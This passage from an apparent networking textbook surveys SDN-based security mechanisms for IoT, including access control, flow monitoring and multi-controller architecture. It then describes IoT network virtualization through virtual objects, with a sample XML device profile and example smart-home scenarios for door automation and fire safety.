These routing rules may also be received from any external entity (e.g. an application to enforce routing policy). Hence, dynamic traffic switching process takes place between two EPs. The authors undertook experiments to measure the performance of the hybrid architecture which exhibited significant reduction in the effect of DoS attack, hence improving the performance and resilience of the IoT systems. Network access control is a security mechanism which limits the access to authorized devices only. Traditional networks use port-based mechanisms defined by 802.1X, for its implementation.

Next using SDN technology, presents a novel network access control service for IoT sensor networks and M2M communication by replacing the 802.1X standard based software and hardware. The solution also offers adjustment of available bandwidth and predetermined network access policy for each device, to implement authentication and authorization mechanism. This new device should be able to communicate with the OpenDaylight controller via northbound interface. The entire solution consists of four different steps: authenticate clients, authorize clients, flow installations on SDN controller, and deletion of flows on controllers as soon as clients logs out.

The solution also follows two separated policy based databases, termed as the User database and the Policy database. The experiment test bed evaluates the system performance for flow installation delay against a varying number of devices and policies. The primary experiment results show some challenges in flow installation, however, the system is able to successfully authenticate users and register them. The results may further be improved by using Apache

Cassandra which allows thousands of transactions per second and improves scalability, for policy and authentication database. This will be significantly useful when multiple new devices simultaneously connect to the network (i.e. bootstrapping a new subnet). However, authors also suggested that the authentication and authorization module could have been wrapped-up inside the SDN controller, which would have improved the performance of the system to a great extent, as less flow installation may mean less time consumed to establish device-to-device connectivity. This can be a possible future direction for research community.

Flow-Based security: Data flow related challenges of IoT devices and systems have been described by Bull, where SDN gateways are used in a distributed structure to monitor data traffic and flow characteristics. The authors propose a method to identify and reduce anomalous behavior, claimed from their previous work in , add functionality of packet forwarding/blocking, and enhance QoS by the SDN based IoT gateways. In this approach, to categorize the network state, source and destination flow statistics are collected from the SDN controller. Additionally, the proposed mechanism executes relevant actions (i.e. permit or block traffic flows) to negotiate with the detected anomalous behaviors. The primary results successfully authenticate the approach by showing a small number of attacks being blocked by using this method, although dynamic traffic analysis and hardware based-test-bed experiments are reserved for future works.

Sivanathan et al. [112] elaborates the differences between flow-based monitoring approaches and packet-based approaches to prevent vulnerabilities in smart-home IoT devices. Based on the flow-level characterization of IoT traffic, the authors present a system containing SDN-enabled gateway with a cloud-based controller to identify malicious IoT activity in the home network. They propose an analysis engine, Security Management Provider (SMP), that communicates with the SDN controller via northbound APIs to recognize trusted IoT devices at low cost. It requests SDN controller to inspect flows selected by it.

The SDN controller then configures home gateway with such rules, referred by the analysis engine, to mirror selected traffic flows towards it. It actively inspects the packet in/out of the IoT device with specific headers and also measures the load of selected flows. Traffic analysis is concluded by stopping the traffic mirroring followed by deletion of pertinent rules inside the home gateway. Traffic flows are managed from the cloud-based software, rather than embedded processing unit of home gateway.

Internal and external attacks have been demonstrated in an experimental test-bed consisting of real IoT devices to prove that the approach can be effective with minimal cost. However, this method is limited to packet content inspection and plain-text password based attack types. Future research may be carried on flow-level monitoring to mitigate other sophisticated security threats.

Application Layer Security Issues: Usage of SDN in IoT for application specific use-case is very important. This also gives rise to security issue. A significant amount of IoT based home appliances such as smart bulbs, motion sensors, smoke alarms, and monitoring/analysis devices, lack basic security functions that may have a negative impact on day-to-day activities. The authors argue that security implementation needs to consider various kinds of factors like device capabilities, mode of operation, and manufacturer. They propose a prototype, Security Management Provider (SMP), that can control the access to data on devices, by applying dynamic or fixed content-based policies to identify attacks (e.g. eavesdropping, spoofing, etc.) at the network level. SMP exercises configuration control over the ISP network or home router without being directly on the data path. SMP is invoked via API to provide dynamic/on-demand policy, front-end web interface, static policy via web interface, and OpenFlow capabilities. The solution uses FloodLight controller to configure OpenvSwitch (OVS) and Ruby on Rails as security orchestrator and web-GUI developed in Java script A new module is introduced to the FloodLight controller to implement the API for access control, that works as a wrapper to the FloodLight controller firewall, employing access control policies (based on remote IP). These policies are referred by the external SMP entity for a specific home device. Although, the proposed solution has the potential to block threats at the network level, protecting users' privacy still needs to be addressed in detail with regards to the possible exposure of vital personal data.

Architectural Security Challenges: Flauzac proposes solution which is mainly designed to increase the security of SDN controllers and to solve the scalability issues in multiple IoT-based domains. The work combines wired & wireless networks, and further extends its solution to ad hoc enabled network and IoT devices like sensors, smart phones, tablets, etc. Each network node acts as a combination of OpenFlow switch and legacy host. Besides, one controller acts as central trusted authority to improve executable security policies while border controllers assist in communication among neighboring IoT domains by establishing communication and exchanging information. However, future work may include the elaboration of management technique of

multiple controllers (i.e. security controller, border controller), and inter SDN controller communication in different layers. It may also include real-time implementation and performance evaluation on how security and border controller may behave and interact among different SDN domains. Security policies may be scrutinized to further enhance access control mechanism.

Conclusion: A number of security issues and solutions concerning secure efficient packet routing, monitoring, and corrupt packet prevention and access control mechanisms in different operational layers of SDN based IoT network have been discussed. These prevention mechanisms are mostly developed as an external module to cooperate with the SDN controllers. The research community may focus on possibilities to integrate these modules inside the SDN controllers to achieve enhanced scalability.

Efforts may be taken to focus on more real-time evaluation against different threat vectors, which can be helpful in determining the status of the solutions

IoT Network Virtualization (INV)

The idea of IoT network virtualization is borrowed from the concept of NFV in the context of SDN and cloud computing. NFV enables the rapid development of the functionalities of real devices in the form of a software package and its convenient deployment in the cloud environment. Moreover, through NFV, these virtual devices can easily be updated, upgraded, replicated and shared. IoT allows the connectivity of small sensing and communicating devices to the Internet and are attached to daily life objects for remote monitoring and control. Billions of IoT devices are expected to be connected to the Internet in the near future, which will be generating an enormous amount of data. Many research studies suggest and prefer the connectivity of IoT devices to a cloud environment for convenient storage and processing of collected data using advanced data analytics and big data processing schemes supported by the cloud platform. Leading cloud service providers such as Google, Amazon, Microsoft, etc. also provide support and APIs for connectivity of IoT devices directly to their platforms so that its data can easily be consumed and processed by respective client applications. Like virtual machines and virtualized network functions, we can have a virtual representation of IoT devices in the cloud environment commonly referred to as virtual objects. The major difference between

NFV and virtual objects is that NFVs have no physical device backing them, whereas virtual objects are backed by real IoT devices. Once IoT devices are connected, and corresponding virtual objects are created in the cloud environment, then a virtual IoT network can be established among associated virtual objects.Figure shown below presents the conceptual view of virtual IoT network formation among virtual IoT devices (virtual objects)

This picture presents a brief summary of the evolution in network types.

A type-1 network corresponds to the conventional physical networks where routing information is maintained at intermediate routers. For any changes in the network setting, each router needs to be accessed individually. When the network size grows, individual maintenance of networking devices becomes a tedous job.




Figure 4.24 The conceptual view of virtual IoT network formation among virtual IoT devices (virtual objects)

To overcome these issues, networks of Type-2 were introduced, i.e., SDN.

In SDN, data and control plans are separated. The network administrator can use centralized controllers for network configuration and maintenance.

The Controller interacts with individual networking devices to reflect necessary changes in their internal routing tables. Networking devices do just the data forwarding as per the rules defined by the controller in their routing tables.The concept of virtualized IoT networks can be considered as the Type-3 networks where the network among connected IoT devices is maintained in the cloud environment through corresponding virtual objects. This figure 4.25 shows a more detailed view of virtualized IoT network formation for diverse applications in the cloud environment. In this proposed architecture, client applications only have to communicate with the centralized controller to specify their required network configuration. Just like a controller in SDN networks, the controller module is centralized, responsible for network formation and maintenance.




Figure 4.25 detailed view of virtualized IoT network formation




Figure 4.26 .Layering architecture of the proposed system for IoT network virtualization

It has three layers: (a) the Physical layer consists of actual IoT devices that can be sensing and actuating devices connected to the system. The IoT devices can be distributed across different domains sharing the same goals and objectives;

(b) The virtualization layer acts as a middleware between client applications and physical IoT devices.


Virtual objects are created in this layer for every connected IoT device, and these virtual objects are used by and shared among different client applications.

The virtualized IoT network is established among related IoT devices as per client application demand and desired settings. Virtual objects provide an interface to the actual IoT device to consume its services across different applications.

(c) Various applications are hosted in the application layer for consuming the services of the underlying virtualization layer. Applications from any domain can have access to the shared resources through the virtualization layer.

Figure 4.26 also shows the virtualized IoT network formation in the virtualization layer for two different clients in application layers.

Applications express the required number of IoT devices with desired connectivity settings through a dedicated interface and the logic is reflected in the form of a virtual network among related virtual objects.



The figure 4.27 The operational sequence diagram of IoT network virtualization, formation and operation.

The essential components of the proposed system for IoT network virtualization and its functioning via a sequence diagram.

The process is initiated with IoT device registration where every IoT device posts its profile information to a pre-configured virtualization server by sending a registration request. A typical virtual object profile for an IP camera has information as shown in XML format in **Figure 4.28.**

```
<?xml version="1.0" encoding="UTF-8"?>
- <Devices>
  - <Device>
      <VO_ID>16</VO_ID>
      <Uri>coap://10.102.42.125</Uri>
      <Type>IPCamera</Type>
      <Location>Room123</Location>
      <LocLat>33.455</LocLat>
      <LocLong>126.74</LocLong>
    - <Properties>
        <P>GetStream</P>
        <P>SaveStream</P>
        <P>MoveUp</P>
        <P>MoveDown</P>
        <P>MoveLeft</P>
        <P>MoveRight</P>
      </Properties>
    </Device>
</Devices>
```

After the necessary validation of device profile information, a virtual object is created for a corresponding IoT device and an acknowledgment message is sent to the respective device. The virtual object is used by a virtualization server for onward communication with a corresponding IoT device.

Afterwards, the user initiates a request via client application for the desired type and number of IoT devices. The Controller processes the request and retrieves virtual objects' profiles of matching IoT devices as per user specified criteria. Upon receiving virtual objects' lists at client application, the user specifies and configures desired settings. Afterwards, user desired settings are deployed via client application and the request is submitted to the controller. The Controller is responsible for establishing desired network settings by manipulating virtual objects in the virtualization server.

Dynamic connections are made among related virtual objects as per user desired settings by updating the mapping list. Afterwards, an activation command is sent to corresponding IoT sensors to initiate data transmission. Sensing data are received by corresponding virtual objects and then the actuation command is forwarded to the next connected virtual object after selecting the mapped device from the mapping list. The actuating device performed the desired operation and acknowledgment message are sent to the client application. The process continues until the device activation time is over. Connectivity information for a particular virtualized IoT network is purged from mapping list when its activation time is over.

Real time example Scenario 1: Figure 4.29 An application scenario for virtualized IoT network formation having one-to-one device connectivity. In this example, we consider a simple scenario where a user wants to develop an IoT based automatic door opening application in a small living area that consists of three rooms. For simplification, we consider two types of IoT devices in this network, i.e., motion sensor and door actuator as given in **Figure 4.25 (**detailed view of virtualized IoT network formation for diverse applications in the cloud environment.).




Figure 4.29 An application scenario for virtualized IoT network formation having one-to-one device connectivity

We have a motion sensor deployed at the door of every room and door opening and closing is controlled by a corresponding actuator. A total of six virtual objects need to be created at the virtualization layer. This scenario requires a direct one-to-one connection between IoT devices through virtual objects based on simple rules using condition/action.

A user can get a virtual list through a client application interface and specify desired connectivity among corresponding sensor and actuator. Users can also specify simple rules indicating a sensitivity level of motion sensing to activation of a door opening actuator. After deployment, the controller will update settings of each virtual object to establish desired connectivity settings among related virtual objects and activation commands will be sent to motion sensors.

The motion sensor will start sending motion sensing data at a designated interval to a corresponding virtual object where simple rules will be applied to determine whether or not to send activation commands to door opening actuators. **Figure 4.29** An application scenario for virtualized IoT network formation having one-to-one device connectivity




Figure 4.30 .An application scenarios for virtualized IoT hybrid network formation having one-to-one and many-to-one device connectivity.




Figure 4.31 scenario where the client wants to develop an IoT based fire safety application in a small living area that consists of three rooms.

For simplification, we consider three types of IoT devices in this network i.e., smoke sensor for fire detection and two actuators i.e., alarm and sprinkler. We have a smoke sensor and sprinkler deployed inside every room and alarm is installed in the corridor as shown in **Figure 4.31**.

For this scenario, a total of seven virtual objects are needed to be created at the virtualization layer.

The user can get a virtual objects list through a client application interface and specify desired connectivity among corresponding sensors and actuators. Users can also specify simple rules indicating the sensitivity level of smoke sensing for activation of a corresponding sprinkler and alarm.

After deployment, the controller will update settings of each virtual object to establish desired connectivity settings among related virtual objects as shown in **Figure 4.31**and activation commands will be sent to smoke sensors.

The smoke sensor will start sending smoke sensing data at the designated interval to a corresponding smoke sensor virtual object where simple rules will be applied to determine whether or not to send activation command to sprinkler and alarm actuator.

This scenario requires complex interconnection between IoT devices through virtual objects by establishing one-to-one and many-to-one interconnections.

One-to-one connectivity is established between the smoke sensor and corresponding sprinkler, whereas all smoke sensors are also connected to a single alarm actuator which requires a many-to-one type of connectivity.

Application logic for this scenario is expressed in the application layer where its implementation is realized in the virtualization layer through the establishment of a virtualized IoT network among related virtual objects.

